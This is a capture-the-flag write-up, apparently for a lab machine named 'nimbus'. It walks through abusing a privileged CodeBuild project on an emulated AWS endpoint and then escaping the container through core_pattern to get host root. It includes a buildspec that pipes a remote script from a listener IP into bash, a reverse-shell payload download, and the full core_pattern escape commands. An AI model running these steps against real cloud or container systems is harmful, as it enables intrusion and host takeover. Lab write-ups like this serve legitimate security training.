worker@6b13d0a4b6d8:/$ aws --endpoint-url http://172.18.0.2:4566 sts get-caller-identity
{
    "UserId": "847219365028",
    "Account": "847219365028",
    "Arn": "arn:aws:iam::847219365028:root"
}
Which means we have full reign over the AWS instance, probably the easiest way to get access to the host filesystem is through CodeBuild
Let’s create a project using the floci image as we know it’s available.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
worker@6b13d0a4b6d8:/tmp$ aws --endpoint-url http://172.18.0.2:4566 codebuild create-project \
  --name nimbus-poc \
  --source '{"type":"NO_SOURCE"}' \
  --artifacts '{"type":"NO_ARTIFACTS"}' \
  --environment '{"type":"LINUX_CONTAINER","computeType":"BUILD_GENERAL1_SMALL","image":"floci/floci:latest","privilegedMode":true}' \
  --service-role arn:aws:iam::847219365028:role/root
{
    "project": {
        "name": "nimbus-poc",
        "arn": "arn:aws:codebuild:us-east-1:847219365028:project/nimbus-poc",
        "source": {
            "type": "NO_SOURCE"
        },
        "artifacts": {
            "type": "NO_ARTIFACTS"
        },
        "environment": {
            "type": "LINUX_CONTAINER",
            "image": "floci/floci:latest",
            "computeType": "BUILD_GENERAL1_SMALL",
            "privilegedMode": true
        },
        "serviceRole": "arn:aws:iam::847219365028:role/root",
        "timeoutInMinutes": 60,
        "queuedTimeoutInMinutes": 480,
        "created": "2026-06-22T10:50:43.668000+00:00",
        "lastModified": "2026-06-22T10:50:43.668000+00:00",
        "projectVisibility": "PRIVATE"
    }
}
Let’s now build the project with buildspec override
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
worker@6b13d0a4b6d8:/tmp$ aws --endpoint-url http://172.18.0.2:4566 codebuild start-build   --project-name nimbus-poc   --environment-variables-override '[{"name":"BASH_FUNC_id%%","value":"() { echo uid=1000; }","type":"PLAINTEXT"}]'   --buildspec-override 'version: 0.2
phases:
  build:
    commands:
      - curl http://10.10.14.3:3232/w1ld.sh | /bin/bash'
{
    "build": {
        "id": "nimbus-poc:1",
        "arn": "arn:aws:codebuild:us-east-1:847219365028:build/nimbus-poc:1",
        "buildNumber": 1,
        "startTime": "2026-06-22T10:52:30.083000+00:00",
        "currentPhase": "SUBMITTED",
        "buildStatus": "IN_PROGRESS",
        "projectName": "nimbus-poc",
        "phases": [
            {
                "phaseType": "SUBMITTED",
                "phaseStatus": "SUCCEEDED",
                "startTime": "2026-06-22T10:52:30.083000+00:00",
                "endTime": "2026-06-22T10:52:30.083000+00:00",
                "durationInSeconds": 0
            },
            {
                "phaseType": "QUEUED",
                "phaseStatus": "SUCCEEDED",
                "startTime": "2026-06-22T10:52:30.083000+00:00",
                "endTime": "2026-06-22T10:52:30.083000+00:00",
                "durationInSeconds": 0
            },
            {
                "phaseType": "PROVISIONING",
                "phaseStatus": "IN_PROGRESS",
                "startTime": "2026-06-22T10:52:30.083000+00:00"
            }
        ],
        "source": {
            "type": "NO_SOURCE"
        },
        "artifacts": {},
        "environment": {
            "environmentVariables": [
                {
                    "name": "BASH_FUNC_id%%",
                    "value": "() { echo uid=1000; }",
                    "type": "PLAINTEXT"
                }
            ]
        },
        "timeoutInMinutes": 60,
        "queuedTimeoutInMinutes": 480,
        "buildComplete": false,
        "initiator": "user"
    }
}
I get a callback on my listener
1
2
3
[root@84fe611def4a ~]# whoami
root
Container Escape
Let’s confirm our capabilities
1
2
3
4
5
6
[root@84fe611def4a ~]# cat /proc/self/status | grep Cap
CapInh: 0000000000000000
CapPrm: 000001ffffffffff
CapEff: 000001ffffffffff
CapBnd: 000001ffffffffff
We can decode the CapEff value.
1
2
3
~/htb/nimbus $ capsh --decode=000001ffffffffff
0x000001ffffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read,cap_perfmon,cap_bpf,cap_checkpoint_restore
We have full capabilities, we have quite a limited amount of resources but one escape that is quite reliable would be the Core Pattern escape.
Let’s first set our OVERLAY_PATH envvar.
1
2
3
4
[root@84fe611def4a /]# UDIR=$(cat /proc/mounts | grep -oe upperdir="[^,]*," | cut -d = -f 2 | tr -d , | head -n 1)
[root@84fe611def4a /]# echo $UDIR
/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/212/fs
Next I’ll grab my reverse shell payload.
1
2
3
4
5
6
[root@84fe611def4a /]# curl -O http://10.10.14.3:3232/w1ld.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   560  100   560    0     0    977      0 --:--:-- --:--:-- --:--:--   975
[root@84fe611def4a /]# chmod +x w1ld.sh
Let’s set it as the core_pattern
1
2
[root@84fe611def4a /]# echo "|${UDIR}/w1ld.sh" > /proc/sys/kernel/core_pattern
Finally let’s trigger a crash with ulimit
1
2
3
4
[root@84fe611def4a /]# ulimit -c unlimited
[root@84fe611def4a /]# bash -c 'kill -11 $$' || true
Segmentation fault (core dumped)
I get a callback on my listener
1
2
3
4
5
6
root@nimbus:/# whoami
root
root@nimbus:/# cd ~/
root@nimbus:/root# ls
root.txt
There we can find the root flag.
tags: diff/hard - os/linux